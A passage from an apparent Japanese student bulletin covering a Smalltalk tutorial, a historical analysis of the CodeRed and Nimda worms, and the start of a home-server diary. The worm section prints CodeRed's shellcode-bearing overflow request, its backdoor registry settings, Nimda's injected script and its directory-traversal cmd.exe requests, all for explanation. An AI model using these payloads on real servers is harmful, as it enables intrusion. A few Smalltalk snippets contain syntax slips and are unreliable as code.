という具合です。変数は小文字で始めるのが Smalltalk の流儀です。
代入記号は':=' で、どんな変数に何を入れてもかまいません。

```
aString := 'This is a sample.'.
aCounter := 0.
```

式の末尾には'.' を書いておきます。ちなみに、':=' もメッセージであり、Smalltalk のプログラムはメッセージ式の集まりです。ただこの場合のメッセージは二項メッセージというもので、他にも算術記号や論理記号などがあります。
例文に含まれる空白の数を数えるプログラムを書いてみましょう。

```
| aString aCounter |
aString := 'This is a sample text.'.
aCounter := 0.
(1 to: (aString size)) do: [ : index |
(aString at: index) isSeparator ifTrue: [ |
```

```
aCounter := aCounter + 1 ]].
^aCounter
```

始めの三行はすでに説明しました。四行目の式がこのプログラムの肝どころです。五行目は戻り値で、aCounter を返します。

まず () の記号は評価の優先順位を指定します。なので、まずは aString size という式が評価されます。文字通り aString の文字数を返します。

さて次が Smalltalk の面白いところですが、1 という整数オブジェクトに to:というメッセージを送信しています。引数として aString の文字数を与えています。この式の評価によって、1 から aString の文字数までの整数列が得られます。この整数列には do:メッセージが送信されます。引数は [] で囲まれたブロッククロージャです。この式は引数として渡されたブロッククロージャを整数列分だけ実行します。

ブロッククロージャは、Smalltalk プログラム (つまりメッセージ式の集まり) を内包します。Lisp の lambda 式のようなものを想像してください。ここで注意すべきことがあるのですが、Smalltalk-80 では再帰的な構造のクロージャを扱うことが出来ません。実装上の都合なのですが、これは非常に悲しいものがあります。ただ単なる階乗計算さえ簡単に実現できません。一先ずクラスを定義して、そのオブジェクトを使う必要が出てきます。しかし今は (というか VisualWorks では) そんな面倒なことはなく、例えば階乗計算は以下のように表せます。

```
| aFactorial |
aFactorial := [ :n |
(n = 0) ifTrue: [1].
ifFalse: [n * (aFactorial value: (n - 1))]].
^aFactorial value: 10
```

ここでは 10 の階乗を求めています。ちなみに value:というメッセージは引数を与えてクロージャを実行します。クロージャに与えられる引数は、クロージャ内の先頭で:n のように宣言されます。引数の終わりには | を書き忘れずに。

少し脱線しましたが、先のプログラムで残っているのは aCounter を 1 増加する式です。以上で例文の説明は終わりです。

クラスとメタクラス

オブジェクトはクラスから生成されます。多くのオブジェクト指向言語でもそのようになっています。Smalltalk ではクラスもやはりオブジェクトなので、クラスオブジェクトに生成メッセージを送信して、その実体 (インスタンス) を得ます。ではこのクラスというオブジェクトはどこから生まれたのか?

クラスはメタクラスから生まれます。メタクラスはメタクラスを生成することの出来るクラスから生まれます。メタクラスを生成することの出来るクラスは、メタクラスを生成することの出来るクラスのメタクラスから生まれます。輪廻転生の概念のように永遠とクラスとメタクラスは循環します。

このことを調べるには、何かのオブジェクトに class というメッセージを送信してください。そのオブジェクトを生成するクラスを返してくれます。実際に確認しても、その循環を確認で出来ます。ちなみに仮想イメージ上にはメタクラスとメタクラスのクラスが Smalltalk 起動時から存在します。

このメタクラスの概念が Smalltalk の特徴の一つであり、これを利用したメタプログラミングこそ真骨頂なのです。

インヘリタンス

Smalltalk 上ではメタクラスという循環構造の他に、継承も採用されています。あらゆるものがオブジェクトだと述べましたが、これは Object というクラスの派生として全てが定義されているからです。Object を頂点とした階層構造であるおかげで Smalltalk は強力な柔軟性を実現しています。これは全てのオブジェクトに共通したプロトコルが豊富であることに起因します。

ちなみに先ほど出てきたメタクラスについて調べると、Object のサブクラスが Behavior、そのサブクラスが ClassDescription、更にそのサブクラスが Class で、その次に Object のクラスとなり、その下がメタクラスです。

XII.2.4 Smalltalk 開発入門

制御構造

Smalltalk では制御文というものが存在しません。全てがオブジェクトとメッセージで成り立ちます。先の例文で条件分岐については説明しました。他にもプログラムを制御する式は色々あるのですが、全てクロージャを利用してプログラム自体を持ちまわすことで実現されています。また全てがオブジェクトで表現されているため、条件の判定もオブジェクトにメッセージを送信した返り値、True や False という論理値オブジェクトに ifTrue や ifFalse を送信することで実現されます。

面白い例を説明すると、クロージャの引数としてクロージャをどんどん渡していくと、バックトラックのような処理を実現出来ます。

MVC アーキテクチャ

今更という感が否めませんが、やはりこれなくしては語れません。M はモデル。V はビュー。C はコントローラ。この三つ巴で GUI プログラムを効率良く実装できます。

モデルは処理の本質的な部分、データの管理と処理を扱います。グラフィックソフトだと画像データの管理と操作です。

ビューはユーザへの出力を処理します。GUI パーツから始まり、描画すべきもの (ビットマップイメージとか) を描画します。

コントローラは処理対象のデータをユーザに弄らせる部分を受け持ちます。スクロールバーで表示部分を変更したり、マウスのドラッグで線を引いたりです。

図 XII.3: 実行画面

このような形で一つのプログラムを分割することにより、プラガブルなプログラム、つまりパーツの組替えを効かせ、機能の拡張性を高めることが出来ます。

Smalltalk ではこの方針をサポートするのに必要十分な糊を用意してくれています。オブジェクト間に依存性を設定し、依存を設定されたオブジェクト間で変更を通知する機構です。addDependent: によって依存性が設定され、removeDependent:で依存性が取り除かれます。依存性が設定された状態では、特定のタイミング (それは即ちオブジェクトのアトリビュートが変更された時) で changed: メッセージにシンボル (#something など) を乗っけて送信されます。この機構を利用して MVC アーキテクチャを実装するわけです。

XII.3 二十一世紀のプログラミング

長々と説明を行ってきましたが、ここらで未来に目を向けて見ましょう。そもそもこれまでの内容は全く過去の遺産であり、良くも悪くも新鮮味に欠けます。

図 XII.4: クラス階層

XII.3.1 オブジェクト指向の問題点

まず気になるのがオブジェクト指向の問題点です。第一節でも説明しましたが、オブジェクトの境界条件が曖昧です。実際にプログラミング (ここでは設計を含めています) を行う上で、そのオブジェクトが正しく設計されているものなのかどうか判断出来ません。これは非常に経験がものを言う部分だと言えるかも知れません。またデザインパタンなどが多くのアイデアを提唱しています。

この問題が発生する人間側の要因は、人の認知が主体そのものであり、完全な客体が存在しないということなのです。これは由々しき問題です。完全な客体による世界の認知など、現在の科学では如何なるものを以ってしても解決出来ない問題だからです。勿論、これが物理現象などならまだ十分な妥協ラインが存在します。しかしそうではありません。定量化の目安も立ちません。ではどうしたら良いのでしょうか?

XII.3.2 解決策

ここでは二つの解決案を提唱してみましょう。

まず一つ目は数学的なサポートを得るものです。代数仕様記述とか抽象データ型という数学の一分野があります。ここでの代数とは数字を扱うものではなくて、スタックだとかグラフだとかの基本的なものから始まり、より巨大なシステムを指します。この代数の仕様、つまりはプログラムを数学的な保証のもとに扱う、それがこの分野です。まぁ分野とは言うものの、実に様々なアイデアの合成で出来ていることが、少しかじった程度でも分かります。というより、これに手を出すとプログラムを書くことがとんでもなく難しいことだと分かります。(拙著はそれ以前に、この分野そのものが恐ろしく難しいものだと感じているのですが ^^;) 位相に関する公理から始まり、圏論やトポス、グラフ理論の諸定理を用いてカテゴリーの理解をし、やっと FP スケッチ (データ型の構造を表現する図) や、高次元圏による同型の判断 (つまり同じような処理構造を持つプログラムの判断) に至り、やっとそこから複雑なシステムの解析に取り掛かります。正直なところ、簡単な内容が極度に難化してしまい、複雑なシステムを扱うどころではないというのが感想です。

しかし、このような基礎分野がしっかりと確立されていくことで、工学的なアイデアが真実味を帯びてくるわけですから、興味を持たれた方は是非とも研究してみてください。ちなみに、この辺りの理論に基づいてプログラミングをしてみたいならば、StandardML のような関数型言語をお勧めします。言語自体は非常によくまとまっていて分かりやすいので、万人の方にお勧め出来ます。Lisp などで満足せずに (というか Lisp は最早純粋な関数型では無いでしょうけど) 強力な型推論による正確なプログラミングを体験してみてください。自分のプログラムを検証するということも、他の言語では味わえない面白さを持っています。

もう一つの解決策は、処理系 (及び言語仕様) の段階で対処しようというものです。

境界条件は曖昧ですが、一度確定してしまえば真偽がはっきりしています。それが丸いのか、四角いのか。甘いのか、辛いのか。これらはそのまま論理として扱うことが出来るのではないでしょうか?

ユーザは主観性に沿ったプログラミングしか出来ませんが、その内容をプログラムの側で上手くサポートしてやることは可能なはずです。そのクラスが一体どういう境界条件を持つべきか、それをコードのコンテキスト (つまりはクラスの使われ方) から適切な環境 (境界条件の集合) へとユニフィケーションを行って、コードの客観性を実現します。勿論、ユニフィケーションの適用をどうするかというデータベースを用意するのは人間なので完全とは言えません。しかし、認知判断の過程を切り分けて (切り分けは、同時に拡張性を生みます)、自動的に処理することで、バグの削減と最適なコードの選択を合理的に行うことが出来るのです。更に言葉のアナロジーというものにより近い形でのプログラミングが可能となるでしょう。これはセマンティックギャップを埋める十分なものです。

もう少しアイデアを膨らませてみましょうか。破壊的な操作が加わるコーディングをプログラミング、非破壊的な操作によるものをメタプログラミング、と便宜上呼ぶことにします。このアイデアでは本処理をプログラミングで行い、それをサポートする処理がメタプログラミングで行われます。この二つは相互再帰的に作用していきます。その様子はあたかも人間と社会 (それは言葉や規則や風習です) の関係です。人の行動は社会に影響を与え、社会は人を縛ります。しかし現実に何かを

達成するのは人の行動だけなのです。同様にプログラミングはメタプログラミングを要請 (ユニフィケーション) し、メタプログラミングはプログラミングを生成 (インスタンスを作るわけです) します。そしてプログラミングのみが具体的な処理を実現します。どうです?よく似ているでしょう。

今度は時相論理を追加してみましょう。プログラミングとメタプログラミングの移行過程も含めた時区間における時相論理により、プログラム自身を言及するようなものが容易に (つまり特殊ではない形で) 書けるのではないでしょうか。それはまるで自分の行動から客観的な判断を下すメタプログラム (ここでは超越したプログラムという意味合い) のようです。これこそ、二十一世紀の幕開けに相応しいプログラムの一つの形ではないかと思います。この時点に至ることでプログラミングにおける用語のメタファーが変容します。それは初期のプログラミングがソースを書くということから、ソフトウェアを構築するという建築学的なメタファーへと変容したように、アイデアを育成するという生物学的な複雑性を持った表現や、サービスの認識が構造を変化するとか言った哲学的な表現へと過渡するでしょう。これこそが新しいパラダイムの発生時期だと言えるのです。

以上、二つのアイデアを書いてみました。もっとも、学術的に価値のありそうなものは前者ですし、後者は私の勝手な偏見だと言えるかもしれません。なにより、このアイデアが新しいものなのかどいうかも判断しかねます。が、少なくとも無意味では無いと私のゴーストが囁くのです。

XII.3.3　追補

世の中はそう上手くいきません。F.P. ブルックス Jr 著 “人月の神話” では、“狼人間を撃つ銀の弾はない”、ということが主張されています。多分そうだと思います。生物は変容を前提としています。これはそのまま銀の弾を否定する事実でしょう。この書籍はソフトウェア工学的な見地に立った内容で、具体的な、というか計算方法そのものについてのアイデアを含んでいません。しかしものごとの考え方について含蓄の多い書籍なので一読を期待します。

紙面も尽きてきたのでこれ以上の言及は出来ませんが、最後に参考にすべき書籍を紹介して終わりにします。

まずは、Smalltalk についての実践的な知識を深めることが出来る、青木淳著 “Smalltalk イディオム”。

同じく青木淳著 “例題による!!オブジェクト指向システム設計分析テクニック”。これはより実践的なオブジェクト指向アプローチを学ぶことが出来るでしょう。

厳密な議論のもと描かれるオブジェクト指向プログラミング (Eiffel です) は、大家 B. メイヤー著 “オブジェクト指向入門” で知ることが出来ます。また同じ著書でお薦めなのが、理論的な側面を説明した “プログラミング言語理論への招待”。

Objective-C の創始者、P.J. コックス著 “オブジェクト指向のプログラミング”。ここではソフトウェア IC という、プログラマーなら一度は想像するであろう理想が掲げられます。

今回は、この辺りでお開きと致しましょう。

XIII　CodeRed/Nimdaワームについて

00230088 電子情報工学科 2 回生 春井 宏介

XIII.1　はじめに

インターネットの急速な普及によって，便利なサービスや機能を一般家庭に提供する構想が最先端の技術として表面化してきました．また，最近では高速常時接続回線，いわゆるブロードバンドも広まりつつあり，さまざまな構想がいっそう現実味を帯びてきています．このように便利な面も多く将来有望なインターネットですが，コンピュータウイルスなどが広まるという舞台になってしまうこともあります．そこでここでは，2001 年夏にニュースにもなったコンピュータワーム/ウイルスについてまとめてみたいと思います．CodeRed ワームと Nimda ワームについて取り上げます．なお，当初は CodeRed ワームについてのみ記述する予定でしたので，後半に記述している Nimda ワームについては追加という扱いで概要のみまとめています．

XIII.2　CodeRedワームとは

「CodeRed」とは 2001 年 5 月に，米 Pepsi 社のカフェイン入り清涼飲料水「Mountain Dew」[1]のチェリー味として発売された製品です．そして，同年 7 月に eEye Digital Security（米セキュリティ企業：http://www.eeye.com/）のプログラマーの 1 人，Marc Maiffret 氏が，ちょうどこのドリンクを口にしていたときに割り出したワーム[2]を，その名の通り命名したということです．

このワームは，Microsoft 社製 Web サーバである Internet Information Server および Internet Information Services（IIS）のセキュリティ・ホール[3]を利用して活動を行います．

---

[1]マウンテン・デュー（山のしずく）は 1958 年生まれ．柑橘系で低炭酸の心地よさ，若者向けの刺激的なネオンカラー・パッケージなどが支持されたのか，1994，95 年にはアメリカの飲料市場において 2 年連続，最高成長率を記録した．

[2]通常のコンピュータウイルスは感染の対象となるファイルとともに，パソコン間を移動するが，そのような媒体のファイルを必要とせずに，自力で多くのパソコンに感染するウイルスのことをワームと呼ぶ．ワームは自分自身の力でネットワークを経由して，パソコンの間を移動し，他のパソコンに感染していく．

[3]ソフトウェア等に存在するセキュリティ機能の欠陥のことを「セキュリティ・ホール」と呼ぶ．セキュリティ・ホールを悪用して攻撃する者もしくはセキュリティ・ホールの潜むプログラムが存在するならば，そのような欠陥をもったプログラムのまま放置しておくことはリスクがある状態と言える．

XIII.3 CodeRed ワームに関する IIS のセキュリティ・ホールの概要

IIS とは，Microsoft 社製のサーバ，Internet Information Server の略称です．また，ここにあげるセキュリティ・ホールは Windows 2000 の付加機能の一つである Indexing Service にも含まれているものです．この IIS において，プロセスの一部としてインストールされる ISAPI エクステンションライブラリの 1 つに idq.dll があります．idq.dll は IIS のコンポーネントの 1 つで，管理スクリプト（.ida ファイル）と Internet Data Queries（.idq ファイル）を含み，この idq.dll の URL の入力を処理するコードの部分に，プログラマーの怠惰による未チェックのバッファが含まれるためにセキュリティ・ホールが存在するのです．従って，攻撃者が idq.dll のインストールされている IIS サーバとの Web セッションを確立できた場合，攻撃者はバッファが溢れるような長い URL を送り付けるとバッファオーバーフローとなり，IIS サーバ上で任意の操作を実行することができてしまいます．その結果，サーバを完全に乗っ取られる恐れも十分あるのです．このセキュリティ・ホールは通常の http ポート (80) を利用するためにファイアウオールなどはまったく役に立ちません．

XIII.4 CodeRed について

前述の IIS セキュリティ・ホールに気付こうとしないサーバ管理者などが多い中，このセキュリティ・ホール利用したワームが 2001 年 7 月に発見されました．それが「CodeRed ワーム」（以下，単に CodeRed とする）です．CodeRed には 2 種類の存在が確認されており，それぞれによって活動の仕方が少し異なります．

CodeRed 2001 年 7 月 16 日に発見されたものです．CodeRed V1，CodeRed V2，I-Worm.Bady などの別名があります．

CodeRed II 上記 CodeRed の亜種として 2001 年 8 月 4 日に発見されたものです．CodeRed V3, CodeRed III などの別名があります．この CodeRed II の方が主に広まりました．

XIII.5 CodeRed の活動の概要

CodeRed は，前述のセキュリティ・ホールを利用するために，自身のコードを HTTP リクエストとして送信します．その HTTP リクエストは，感染先のコンピュータのバッファオーバーフローによって悪意のあるコード部分はファイルとしては保存されず，メモリから直接実行されるようになります．CodeRed は，

- バックドアの作成
- Web ページ改ざん
- ホワイトハウスへの DoS 攻撃
- 他のホストへの感染活動

といった活動をします．以下で具体的に見ていきましょう．

XIII.5.1 CodeRed によるバックドアの作成

CodeRed II は，システムディレクトリにある cmd.exe を，root.exe というファイル名で，C と D ドライブの

```
¥inetpub¥scripts¥
¥Program Files¥Common Files¥System¥Msadc¥
```

にコピーします．D ドライブが無い場合は，D へのコピーは失敗します．この root.exe（cmd.exe）は，サーバ上でリモートからコマンドを実行するために使われ，いわゆるバックドア[4]として機能することになります．その後，ドライブ C と D のルートディレクトリに，explorer.exe というファイルを生成します．ここでも D ドライブが無い場合は，D への生成は失敗します．生成したファイルに，CodeRed II のバイナリーコード部分にあるトロージャンコード「TROJ_CODERED.C」をコピーします．トロージャン explorer.exe ができます．このトロージャンは，次にシステムにログインしたときに起動します．トロージャンはその実行にあたって，ユーザーの目を欺くために内部から本物の Explorer.exe を呼び出します．本物の Explorer.exe の裏で起動したトロージャン（explorer.exe）は，レジストリの変更や仮想ディレクリの作成を行います．ログインしたアカウントが管理者権限を持っていなければ失敗します．

トロージャンが起動すると，次のレジストリを変更します．

```
HKEY_LOCAL_MACHINE¥SOFTWARE¥Microsoft¥WindowsNT¥CurrentVersion¥
Winlogon
```

のキー SFCDisable に，値 0xFFFFFF9D をセットします．これは Windows のシステムファイルプロテクション機能（SFP）を無効にする設定です．このため，システム上重要なファイルの変更を防止している SFP の機能が無効になり，重要なシステムファイルの変更が可能になります．これは以降の侵入でシステムファイルを変更するための下準備です．さらにトロージャンは，次のレジストリを変更します．

```
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥W3SVC¥Parameters
¥Virtual Roots¥scripts
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥W3SVC¥Parameters
¥Virtual Roots¥msadc
```

このレジストリに 値 ,,217 を設定します．これによって，scripts と msadc ディレクトリが，Read/Write/Execute（読み書き実行）可能になります．scripts や msadc は先ほどのバックドア（root.exe）をコピーしたディレクトリです．これでリモートから root.exe を使って読み書き実行が可能になります．従って，これ以後，感染したサーバはリモートコントロールが可能になります．方法を知っていれば誰でもコントロールできます．ただし，実行すれば日本では「不正アクセス禁止法」にひっかかるはずです．

次にトロージャンは，C と D という，２つの仮想ディレクトリを作成します．

```
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥W3SVC¥Parameters
```

[4]バックドアとは，root や Administrator 等の管理権限を奪ったサーバに対して，再度侵入や攻撃を仕掛けるときに行いやすくするためのもの．侵入や攻撃を行う側の立場からは，手間をかけてアカウント情報を入手し侵入したサーバに対して同じかまたはこれまで以上の手間をかけたくはないという考えにより，一度侵入した後は次回からも侵入しやすいようにバックドアを仕掛けるのです．

```
¥Virtual Roots¥c
  HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥W3SVC¥Parameters
¥Virtual Roots¥d
```

この２つの仮想ディレクトリにそれぞれ，c:¥,,217+，d:¥,,217 という値を設定します．これによりドライブＣとＤが仮想ディレクトリにマッピングされ，この仮想ディレクトリを使って Web 経由でのＣ，Ｄドライブにアクセスが可能になります．これは，scripts や msadc が発見，削除されて使えなくなったときにでも，コマンドを起動できるようにするための予備のバックドアです．以上のことを行うと，トロージャンはスリープしますが，その後は 10 分ごとにこれらレジストリの変更を監視して，削除，変更されていると再度設定しなおします．

XIII.5.2 CodeRed の感染活動と Web ページ改ざん

CodeRed II は，あるマシンに感染すると，他のホストへの感染活動を開始します．CodeRed の感染活動は，2001 年 9 月 30 日まで終了しており，それ以後は感染活動を行っていません．感染用スレッドは，最初ターゲット IP の http ポート (80) に対して，接続を試みます．接続できると，自身のコードをアップロードします．ワームコードは，約 3.5K バイトです．コードをアップロードすると，感染用スレッドは次のターゲットを探します．感染させられた方では，ワームコードの実行を開始しますが，最初に自分自身がすでに感染しているかどうかをチェックします．もしすでに感染していればスリープします．そのため CodeRed II の動作中に多重感染することはありません．ただし，再起動されれば，CodeRed II がメモリ中から消えるので，再感染します．

そして，感染させられたマシンはその日付によって他のホストへの活動を変えます．毎月 1 日〜19 日には，新たな標的としてランダムに生成した IP アドレスに該当するコンピュータを攻撃しようとします．CodeRed は感染させる他のホストのアドレスをランダムに生成しますが，CodeRed II は一様にランダムではなく，自分のアドレスに依存して次のような割合でアドレスを生成します．例えば，自分のアドレスが，210.220.xxx.xxx の場合，

- まったくランダムなもの *.*.*.* 12.5%
- Class B が同じもの 210.220.*.* 37.5%
- Class A が同じもの 210.*.*.* 50%

このため，CodeRed II の場合，個人であればプロバイダのサーバなど，より IP アドレスの近いマシンからアタックを受けることになります．

コンピュータの言語設定が「英語」に設定されている場合，さらに Web ページを改ざんされたような外観にします．最初に，スレッドは 2 時間スリープした後，HTTP リクエストに応答する関数をフックし，本来の Web ページを返す代わりにワームの HTML コードを返します．このとき表示される HTML の内容は次の通りです．Welcome to http://www.worm.com/ ! Hacked By Chinese! このフックは 10 時間経過後に解除されますが，再感染あるいは他のスレッドによって再びフックされる可能性があります．なお，CodeRed II は Web ページの改ざんは行いません．

毎月 20 日〜27 日には，米国のホワイトハウスの Web サイト（www.whitehouse.gov：IP アドレスが 198.137.240.91）の http ポート (80) に大量のデータを送りつけようとします（DoS 攻撃）．

ホワイトハウスの IP アドレスは変更され，上記の IP アドレスは現在使用されていません．毎月 28 日以降は活動を休止します．

XIII.5.3　CodeRed のアクセスログ

感染したサーバからのアクセスは以下のようなログとして残ります．CodeRed によるアクセスを受けた場合，

```
24.22.***.*** - - [20/Jul/2001:15:04:06 +0900] "GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a

HTTP/1.0" 400 324
```

CodeRed II の場合は，

```
211.101.***.*** - - [05/Aug/2001:21:29:57 +0900] "GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%
u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a

HTTP/1.0" 404 277
```

というアクセスログがサーバに残ります．修正していない IIS サーバの場合は感染してログは残りませんが，その他のサーバではほぼ確実にこのようなログを見ることが出来るでしょう．

XIII.5.4　CodeRed の友達？…

CodeRed についての話はここまでにしますが,「CodeBlue」「Code Green」「CRclean」というものが登場したという情報もあるので少しだけ触れておきます．

「CodeBlue」は Windows2000 を専門的に攻撃するもので,「CodeRed II」より攻撃性が高く，OS のセキュリティ・ホールをねらい，一度感染するとシステム内にとどまり，動作速度が遅くなってついにはシステム自体が麻痺してしまうというもののようです．

一方,「Code Green」「CRclean」は，対 Code Red プログラムです．Code Green は，Code Red と同様のワームで，侵入方法も Code Red と同じ方法をとるようです．侵入した Code Green は，Microsoft の Web サイトからパッチをダウンロードしてあててくれるものです．そしてバックドアを閉じると，やはり Code Red と同じように，無作為に次の侵入先を探し出します．そして，CRclean は受動型の対 Code Red ワームで，CRclean が動作しているサーバに Code Red が侵入を試みた場合，CRclean は侵入を試みたサーバに逆に侵入してパッチをあててしまい，その後は攻撃を受けるまで待機状態に入る．さらに 2001 年 11 月になると，自らをサーバから消し去るという設定が組み込まれているようです．これら 3 種類のワームに関する情報は原稿執筆時点では確かなものではなく，効力も表れていないようです．また，ワームであることには変わりないので，存在したとしても決して正当化されることはなく，最終的にはサーバを管理する者の意識を高めるしかないということです．

XIII.6 Nimda ワーム

Nimda は 2001 年 9 月 18 日に発見されました．これは、ウイルスとワームの両方の活動をするため，二重の脅威を秘めています．Nimda という名称は，管理者権限を逆手にとることに由来しています（スペルが “admin” の逆）．Nimda も CodeRed のように，既知のセキュリティ・ホールを利用し IIS サーバの乗っ取りを試みるのですが，CodeRed がわずか 1 つのセキュリティ・ホールを利用するのに対し，Nimda は以下のログにも見られるように 16 回以上もさまざまなセキュリティ・ホールの活用を試みるようになっています．その中には，CodeRed によって作られたバックドアを利用するものもあります．

XIII.6.1 さまざまな感染方法を持つ Nimda

Nimda はワーム的な行動以外にも,「readme.exe」という添付ファイルを使い，電子メールを通じても自分を感染させていきます．さらに，Internet Explorer のセキュリティ・ホールを悪用したウイルスで，Web サイトの閲覧，または HTML メールのプレビューだけでも感染します．これは，Nimda が感染した IIS サーバの Web ページに，

```
<script language="JavaScript">Window.open ("readme.eml", null,
"resizable=no,top=6000,left=6000")</script>
```

という書き込みをするのが原因です．

XIII.6.2 Nimda のアクセスログ

CodeRed と同じくワームとして振る舞った Nimda によるアクセスの形跡は以下のようなログとして残ります．前記の理由から当然アクセスログの量は多くなっています．

```
211.124.***.***  - - [19/Sep/2001:10:58:36 +0900] "GET
/scripts/root.exe?/c+dir HTTP/1.0" 404 282
211.124.***.***  - - [19/Sep/2001:10:58:41 +0900] "GET
/MSADC/root.exe?/c+dir HTTP/1.0" 404 280
211.124.***.***  - - [19/Sep/2001:10:58:47 +0900] "GET
/c/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 290
211.124.***.***  - - [19/Sep/2001:10:58:52 +0900] "GET
/d/winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 290
211.124.***.***  - - [19/Sep/2001:10:58:58 +0900] "GET
/scripts/..%255c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 304
211.124.***.***  - - [19/Sep/2001:10:59:05 +0900] "GET
/_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 321
211.124.***.***  - - [19/Sep/2001:10:59:12 +0900] "GET
/_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
HTTP/1.0" 404 321
211.124.***.***  - - [19/Sep/2001:10:59:18 +0900] "GET
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/sy
stem32/cmd.exe?/c+dir HTTP/1.0" 404 337
211.124.***.***  - - [19/Sep/2001:10:59:23 +0900] "GET
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 303
211.124.***.***  - - [19/Sep/2001:10:59:29 +0900] "GET
/scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 303
211.124.***.***  - - [19/Sep/2001:10:59:36 +0900] "GET
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 303
211.124.***.***  - - [19/Sep/2001:10:59:43 +0900] "GET
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 303
211.124.***.***  - - [19/Sep/2001:10:59:49 +0900] "GET
/scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 287
```

```
211.124.***.***  - - [19/Sep/2001:10:59:52 +0900] "GET
/scripts/..%%35c../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 400 287
211.124.***.***  - - [19/Sep/2001:10:59:58 +0900] "GET
/scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 304
211.124.***.***  - - [19/Sep/2001:11:00:05 +0900] "GET
/scripts/..%252f../winnt/system32/cmd.exe?/c+dir HTTP/1.0" 404 304
```

10 月上旬の原稿執筆時点では CodeRed のアクセスはログにほとんど見られなくなり、Nimda のアクセスが大量にログに残るようになっていました。

XIII.7 おわりに

CodeRed，Nimda ともに感染力は非常に強く，短期間で大変広い地域に広がりました．CodeRed による世界の被害額は 2001 年 7〜8 月で 26 億ドル（約 3100 億円）に達したと言われています．クラッカーからシステムを守ることとウイルスなどからシステムを守ること，ともに重要なセキュリティ事項ですが，一般家庭へのパソコン浸透によりその徹底がなおさら困難になってきています．どのように初心者と技術者を結びつけるかという問題に直面しているようにも思えます．

XIV　自宅サーバー構築日記

00230098 電子情報工学科 2 回生 松村 宗洋

XIV.1　自宅サーバー構築日記–まえがき

　これは私が現在に至るまで、サーバを構築してきた汗涙 (ォーバー) の日記の記録に少し文章で装飾したものです。FreeBSD と出会ってから 1 年も経たずしてサーバー運用を開始しようという無謀な試みを赤裸々に公開いたします。文章は UNIX をかじったかたなら誰でもわかるくらいの内容にしたつもりですが、表現のまずいところや、不適切な箇所がありましても勘弁願います。以下の駄文を読んで、わたしもサーバーを立てたくなってきた！という方々の出現をお待ちしています。又、紙面と私のやる気の都合上、全ての設定方法を詳細に説明することは不可能ですので、興味を持たれた分野については沢山の書籍やインターネット上での情報もありますのでそちらをご参照ください。(※編集者後記：紙面の都合上、大幅な内容の削除を行いました。)

XIV.2　手抜きすぎるサーバー入門

　サーバーって何でしょう？ コンピューター用語的には、クライアント (まぁお客さんのようなもの) が、とあるコンテンツに対してリクエスト (要求) を出したときに、そのリクエストをクライアントの見れる形にして提供してあげる役割を果たすのが「サーバー」なのです。一番わかりやすいと思う例をあげると、「ブラウザを使ってほーむぺぇじを見たい」というときにもサーバーの役割は必要不可欠です。この場合は、HTTP サーバというものを使います。ほーむぺぇじ
　http://www.dokkano.hp/index/index.html
をブラウザで表示させるときにはクライアントは HTTP サーバーの www.dokkano.hp に
　GET /index/index.html HTTP/1.1
という文字列を渡します (リクエストする)。これを受け取ったサーバはこの文字列を解釈して /index/index.html をクライアントさんに渡したらいいんだな、と理解してそのファイルを探して、クライアントに返します。これを受け取ったクライアント (ブラウザ) は HTTP サーバのくれた index.html ファイルを表示することができるのです。
　といった具合にサーバというものは私たちがインターネットをする上で欠かすことのできないものとなりました。インターネット自体がサーバーとクライアント間のやりとりなのですから。
　ですが、私たちは主に「クライアント」です。メールを見に行くときは、私たちのよく使っているメールを読むソフト[1] (クライアント) がプロバイダーの POP サーバに見に行くことによって実現できます。又、メールを送信するときは クライアントであるメーラーがプロバイダ等が用意してくれた SMTP サーバにメールの内容を渡すことによって初めて可能となります。でもこんなサーバーを私達が立てれるとしたら素敵だと誰でも思いますよね？ というわけで、私はサーバーを自宅でたちあげてしまおうと決心するに至ったのです…(なんて動機不純な) 私がサーバーを立ち上げようと決心した当時にサーバーの提供するサービスについて考えていたのは、
　Web サーバー、FTP サーバー、できるならば SMTP, POP サーバー
